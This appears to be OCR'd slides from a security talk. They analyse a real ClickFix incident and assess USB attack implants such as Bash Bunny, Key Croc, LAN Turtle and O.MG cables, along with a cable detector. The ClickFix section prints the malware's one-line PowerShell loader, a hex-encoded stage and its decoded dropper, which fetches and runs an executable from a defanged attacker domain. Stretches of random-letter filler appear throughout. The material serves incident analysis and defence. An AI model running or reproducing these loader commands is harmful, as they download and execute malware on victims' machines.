
RELEASE =

INJECT\_MOD

RELEASE CONTROL

# ClickFix Vector - yet another way, this time without RD

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## Real Investigation: Phase #1 One-Line Loader

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```
cmd /c powershell -w h curl.exe hxxps://  
www[.]aggiornamentoaggiornamento[.]com/requestverificationclodflare.txt  
| powershell -
```

- detected via vestigial traces in Windows shell RunMRU list under `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\`
- alerted by Microsoft Defender as the *ClickFix* vector - with some caveats, however

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qYDqXFJOLwQVAGDRwSNGjMnPjjbvXMWVtIbZgLfOTxTEFZuXCNIjhmelOHndNRYZvcsfEklZiSQOTKdKhYvyOll  
WxNsEFBABYUjDgPSRciAPWPSddcwpWaLJQVhqrhThSOpZBAeRGdWfkWAhvPaDELfyizMLhbZvPTwHasccyfjsDgY  
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YeVrtOdApLVKWnxkkJjqnberDEZJokzMiHOCzolgIZfJMnPlmdcFKvTwzdopoTLFMicPYvlwXChOvUePooXLHtCn  
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
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TIQAWNOFiQklUeSmkAY

```
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.MessageBox]::Show('Verification complete!', 'Information',
[System.Windows.Forms.MessageBoxButtons]::OK,
[System.Windows.Forms.MessageBoxIcon]::Information);
```

PlsaSFvzjNQsdeHiIUUJxkSHCGLQoWnhSFstbiyvaOerSYHgNvJRQqbfSkXLufKNaiZXMOGaWZjiFbpezeDtMWRc  
eNarLmAuDQRjyjUyojvqHsZrvtMPcRBERxtynPPjYofpJFFPJEEdaaUmnjwRakSmPNRBqVLZUMSSNkhpOxGXMYdr  
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dggSnOsIogTbvLGReJMDfwilvmYyOuBciMCWqaawlKeTWzEiiVYPYodhIvXBpuutfqsjIjaEiPRVROOviqPtVmEt

...

```
Add-Type -AssemblyName System.Windows.Forms;  
[System.Windows.Forms.MessageBox]::Show('Verification complete!', 'Information',  
[System.Windows.Forms.MessageBoxButtons]::OK,  
[System.Windows.Forms.MessageBoxIcon]::Information);
```



```
$dIZA
='69657868747470733A2F2F7777772E616767696F726E616D656E746F616767696F726E616D656E746F2E636F6D2F6D6E6F676F2E657865244D4541595A203D2024
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756E6374696F6E206577527078282464495A41297B6B50416D202464495A41202461676D444E557D2461676D444E55203D2024656E763A41707044617461202B2027
5C6D6E6F676F2E657865273B657752707820246472634457764E552E537562537472696E6728332C3532293B7374617274202461676D444E553B3B';
```

```
$dGeP = 0..(($dIZA.Length/2)-1) | ForEach-Object
{[Convert]::ToByte($dIZA.Substring($_*2,2),16)};
$drcDWvNU = [Text.Encoding]::ASCII.GetString($dGeP);
```

```
# $drcDWvNU contains the following, now
# iexhttps://www.aggiornamentoaggiornamento.com/mnogo.exe$MEAYZ = $env:AppData;function
kPAM($viG1, $agmDNU){curl $viG1 -o $agmDNU};function ewRpx($dIZA){kPAM $dIZA $agmDNU}
$agmDNU = $env:AppData + '\mnogo.exe';ewRpx $drcDWvNU.SubString(3,52);start $agmDNU;;
& $drcDWvNU.Substring(0,3) $drcDWvNU.Substring(55);;exit;
```

```
# Visualization of the script block via
# Write-Host $drcDWvNU.Substring(0,3) $drcDWvNU.Substring(55)
# gives the following
# iex $MEAYZ = $env:AppData;function kPAM($viG1, $agmDNU){curl $viG1 -o
$agmDNU};function ewRpx($dIZA){kPAM $dIZA $agmDNU}$agmDNU = $env:AppData +
'\mnogo.exe';ewRpx $drcDWvNU.SubString(3,52);start $agmDNU;;
```

```
# Where the substring $drcDWvNU.SubString(3,52) returns (sanitized)
# hxxps://www[.]aggiornamentoaggiornamento[.]com/mnogo.exe
```

37 / 72  
Community Score -59

37/72 security vendors flagged this file as malicious

fb28d84069e811c070daf8a8a270ee40c0eb4abb1507debca58e080138df4408

EOS Utility 3.exe

Size: 17.48 MB | Last Analysis Date: 8 days ago

peexe overlay calls-wmi malware detect-debug-environment spreader executes-dropped-file persistence cve-2016-2569 exploit

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Popular threat label: trojan.penguish/r002c0ddp25 | Threat categories: trojan | Family labels: penguish, r002c0ddp25

Security vendors' analysis

AhnLab-V3	Trojan.Win.Generic.C5755644	Antiy-AVL	Trojan.Win32.Penguish
Arctic Wolf	Unsafe	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Bkav Pro	W32.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.penguish
DrWeb	Trojan.Siggen31.17109	ESET-NOD32	A Variant Of Generik.INFZXLG
Fortinet	W32/PossibleThreat	GData	Win32.Trojan.Kryptik.T74BMZ
Google	Detected	Ikarus	Trojan.SuspectCRC

# Bash Bunny, Mark II

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*USB 2.0 HS, multiple class device, HID typing 570 chars/second*

*Payloads and exfiltration results stored locally on SD card*

*Remote connection possible via network tethering*

*Quad-core embedded Linux device, boot time 11 s*

## Plausibility Analysis

1. Plausible, both attended and unattended scenarios
2. USB 2.0 is old, but its exploitations are new and still evolving; big potential due to the **multiple profiles coherently acting together**
3. Detectable heuristically on a device layer due to its somewhat exotic nature; O.MG cable detector does not apply - it can only tell this is an active device, but this is obvious
4. Besides (theoretical) detection, there is no robust prevention on the USB device layer, needs to be coped with at upper levels - USB function layer and higher



2.069 MB

Sp	Index	m:s.ms.us	Len	Err	Dev	Ep	Record	Summary
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HS	19221	0:55.939.362	8 B		46	03	> Input Report	
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HS	19274	0:55.947.476	875 us				[8 SOF]	[Frames: 577.1 - 578.0]
HS	19275	0:55.948.363	8 B		46	03	> Input Report	Keys=[f]
HS	19280	0:55.948.476	875 us				[8 SOF]	[Frames: 578.1 - 579.0]
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HS	19286	0:55.949.476	875 us				[8 SOF]	[Frames: 579.1 - 580.0]
HS	19287	0:55.950.363	8 B		46	03	> Input Report	Keys=[f]
HS	19292	0:55.950.476	875 us				[8 SOF]	[Frames: 580.1 - 581.0]
HS	19293	0:55.951.363	8 B		46	03	> Input Report	
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HS	19299	0:55.952.363	8 B		46	03	> Input Report	Keys=[Return]
HS	19304	0:55.952.476	875 us				[8 SOF]	[Frames: 582.1 - 583.0]
HS	19305	0:55.953.363	8 B		46	03	> Input Report	

Text LiveSearch

No filter: 19315 records.

Protocol Lens: USB

```

Command Line
1> open(u'C:\\Users\\rflab\\2022\\pivo\\bash-bunny\\bb-10-03-2022-demoHID.tdc')
Buffer cleared.
File opened.
Lens has been set to usb.
    
```

Details

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
0x0000	02	00	18	00	00	00	00	00									.....

Capture Control

Software Capture Buffer

0:00:00

Navigator

HID Report

General Radix: auto

Timestamp	0:55.938.362.100
Duration	1.000 us
Length	8 Bytes

Input Report Radix: auto

Keyboard LeftControl	0b0
Keyboard LeftShift	0b1
Keyboard LeftAlt	0b0
Keyboard Left GUI	0b0
Keyboard RightControl	0b0
Keyboard RightShift	0b0
Keyboard RightAlt	0b0
Keyboard Right GUI	0b0
Keyboard/Keypad Array	Keyboard u and U (24)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)
Keyboard/Keypad Array	Reserved (no event indicated) (0)

# Device Class - Can be changed on the fly

ATTACKMODE	Description
SERIAL	ACM – Abstract Control Model Serial Console
ECM_ETHERNET	ECM – Ethernet Control Model Linux/Mac/Android Ethernet Adapter
RNDIS_ETHERNET	RNDIS – Remote Network Driver Interface Specification Windows (and some Linux) Ethernet Adapter
AUTO_ETHERNET	Automatic Ethernet. This attack mode will first attempt to bring up ECM_ETHERNET. If after the default timeout of 20 seconds no connection is established, RNDIS_ETHERNET will be attempted. The timeout may be changed by adding ETHERNET_TIMEOUT_XX where XX is the number of seconds, e.g. ETHERNET_TIMEOUT_60 for one minute.  Requires firmware version 1.5+
STORAGE	UMS – USB Mass Storage Flash Drive
HID	HID – Human Interface Device Keyboard – Keystroke Injection via Ducky Script

# Bash Bunny Reflexive HID Channel

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```
root@bunny:/# cat /usr/local/bunny/hid_reader.py
#!/usr/bin/python
# Simple program to read HID output reports.
# Converts output to HEX and stores the latest output in a file

HID_DEV = "/dev/hidg0"
OUT_FILE = "/tmp/hid_out"

def poller():
    while True:
        with open(HID_DEV, "rb") as r:
            output = r.read(1).encode("hex")
            with open(OUT_FILE, "w") as w:
                w.write(output)

if __name__ == "__main__":
    poller()
root@bunny:/#
```

# Starting HID Reader Process

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```
#####  
# Function to start hid_reader  
#####  
hid_reader() {  
    kill $(cat /var/run/hid_reader.pid 2>/dev/null) &>/dev/null  
    touch /tmp/hid_out  
    python /usr/local/bunny/hid_reader.py &  
    echo $! > /var/run/hid_reader.pid  
}
```

# Key Croc

*Bash Bunny with an extra USB host for HID and 2.4 GHz WiFi, allowing the role of HID MITM and providing an independent covert channel towards C2*

- Multiple payloads triggered by user typing on the controlled keyboard
- Own typing speed 571 chars/s, boot and start time 21 s
- Does not bridge each and every HID report, the filtering occurs above the HID level
  - E.g. KBD LEDs are controlled independently on the main USB host



# Key Croc "Hello World!"

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```
MATCH hello  
QUACK STRING " world!"
```

# LAN Turtle

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*Bash Bunny with an extra Ethernet adapter, allowing the role of TCP/IP MITM*

- Atheros AR9331 SoC at 400 MHz MIPS
- 16 MB Onboard Flash, 64 MB DDR2 RAM
- USB Ethernet Port – Realtek RTL8152
  - provides autonomous USB front-end
- 10/100 Ethernet Port
- Indicator LED (Green Power, Amber Status)
- Button (inside case for Factory Reset / Firmware Recovery)
- Dimensions: 95 x 23 x 31 mm



# O.MG Cables

*“The O.MG Cable is a hand made USB cable with an advanced implant hidden inside. It is designed to allow your Red Team to emulate attack scenarios of sophisticated adversaries...”*

*USB HID sniffing and data injection*

*Remote control through embedded WiFi*

*Low-Speed device with certain Full-Speed sniffing capability, HID typing of 125 characters per second*

## Plausibility Analysis

1. Plausible, both attended and unattended scenarios
2. Low-speed bus profile is quite slow for today, however, HID is a rich terrain for exploitations; especially for a combined sniffer/injector
3. Detectable heuristically; there is an original forensic detector available (discerns active vs. passive cables); can stay totally quiet and show up for very a precise amount of time
4. Besides the physical detector, there is no robust prevention on the USB data layer, needs to be solved by a system security policy limiting HID devices impact fundamentally



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	15060	0:32.563.980	164 ...	T			<Reset> / <Target disco...	
LS	15061	0:37.604.503					<Low-speed>	
LS	15062	0:37.604.508	10.0...				<Reset> / <Target disco...	
LS	15063	0:37.614.510					<Low-speed>	
LS	15064	0:37.617.510	126 ...				<Suspend>	
LS	15065	0:37.744.062	54.7...				<Reset> / <Chirp K> / <...	
LS	15066	0:37.798.816					<Low-speed>	
LS	15067	0:37.799.226	73.0...				[74 KEEP-ALIVE]	
LS	15068	0:37.872.243	18 B		00	00	> Get Device Descriptor	Index=0 Length=64
LS	15089	0:37.872.952	54.7...				<Reset> / <Chirp K> / <...	
LS	15090	0:37.927.702					<Low-speed>	
LS	15091	0:37.928.238	72.0...				[73 KEEP-ALIVE]	
LS	15092	0:38.000.255	0 B		00	00	> Set Address	Address=51
LS	15101	0:38.001.245	19.0...				[20 KEEP-ALIVE]	
LS	15102	0:38.020.257	18 B		51	00	> Get Device Descriptor	Index=0 Length=18
LS	15123	0:38.021.247	1.33...				[1 KEEP-ALIVE]	
LS	15124	0:38.021.257	9 B		51	00	> Get Configuration Descri...	Index=0 Length=9
LS	15141	0:38.022.247	1.33...				[1 KEEP-ALIVE]	
LS	15142	0:38.022.043	59 B		51	00	> Get Configuration Descri...	Index=0 Length=59
LS	15183	0:38.023.247	1.33...				[1 KEEP-ALIVE]	
LS	15184	0:38.023.602	4 B		51	00	> Get String Descriptor	Index=0 Length=255
LS	15197	0:38.024.248	1.33...				[1 KEEP-ALIVE]	
LS	15198	0:38.024.258	16 B		51	00	> Get String Descriptor	Index=2 Length=255
LS	15219	0:38.025.248	1.33...				[1 KEEP-ALIVE]	
LS	15220	0:38.024.962	16 B		51	00	> Get String Descriptor	Index=1 Length=255
LS	15241	0:38.025.860	8 B		51	00	> Get String Descriptor	Index=3 Length=255
LS	15258	0:38.026.248	1.00...				[2 KEEP-ALIVE]	
LS	15259	0:38.027.885	0 B		51	00	> Set Configuration	Configuration=1
LS	15268	0:38.028.248	1.33...				[1 KEEP-ALIVE]	
LS	15269	0:38.028.258	8 B		51	00	> Get String Descriptor	Index=3 Length=255
LS	15286	0:38.028.680	0 B		51	00	> Set Idle	Duration=Indefinite Report=0
LS	15295	0:38.029.248	1.33...				[1 KEEP-ALIVE]	

Capture Control

Software Capture Buffer

0:00:00

Navigator

Get Descriptor

General Radix: auto

Timestamp	0:38.020.257.166
Duration	455.416 us
Length	18 Bytes

Device Descriptor Radix: auto

bLength	18
bDescriptorType	DEVICE (0x01)
bcdUSB	1.10 (0x0110)
bDeviceClass	Defined in Interface (0x00)
bDeviceSubClass	Defined in Interface (0x00)
bDeviceProtocol	Defined in Interface (0x00)
bMaxPacketSize0	8
idVendor	0xd3c0
idProduct	0xd34d
bcdDevice	0.02 (0x0002)
iManufacturer	PIVO.MG (1)
iProduct	PIVO.MG (2)
iSerialNumber	998 (3)
bNumConfigurations	1

Text LiveSearch

No filter: 15792 records.

Protocol Lens: USB

```

1> open(u'C:\\Users\\rflab\\2022\\pivo\\o-mg\\o-mg-10-03-2022-demoHID.tdc')
Buffer cleared.
File opened.
Lens has been set to usb.
    
```

Details

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
0x0000	12	01	10	01	00	00	00	08	C0	D3	4D	D3	02	00	01	02	.....M.....
0x0010	03	01															..

# O.MG Cable Detector

*"...The Malicious Cable Detector by O.MG allows you to detect malicious cables and also block data while charging. ... plug just the cable into the detector, then the detector into your computer's USB port. LED activity indicates signs of life!"*

*Designed to discern active vs. passive cables based on power analysis on USB 2.0 power supply lines*

*Uses allowlists not to alarm on original active cables by Apple, etc.*

## Plausibility Analysis

1. Plausible, worked well with several different cables and devices
2. Its focus on power analysis is both the main strength and weakness; it can detect chips in dormant mode that would be unseen through data lines; on the other hand, it is just for cables - it cannot go deeper to e.g. distinguish malicious vs. original keyboard or mouse
3. Challenging to do similar thing for USB-C, power management/noise injections hardens this task, and yet there are those allowlists
4. From the malicious device designer viewpoint: move to USB-C, try to use a clever power management, or try to mimic those predefined original accessories templates to suppress alarms



# AUDIOPI

*“Because of the ubiquitous use of USB headsets, the USB Audio profile will be hard to block, even for highly secured computers. Considering sampling rates of 32 bit / 384 kHz per channel, this is a vital exfiltration vector.” — CBCC Prague*

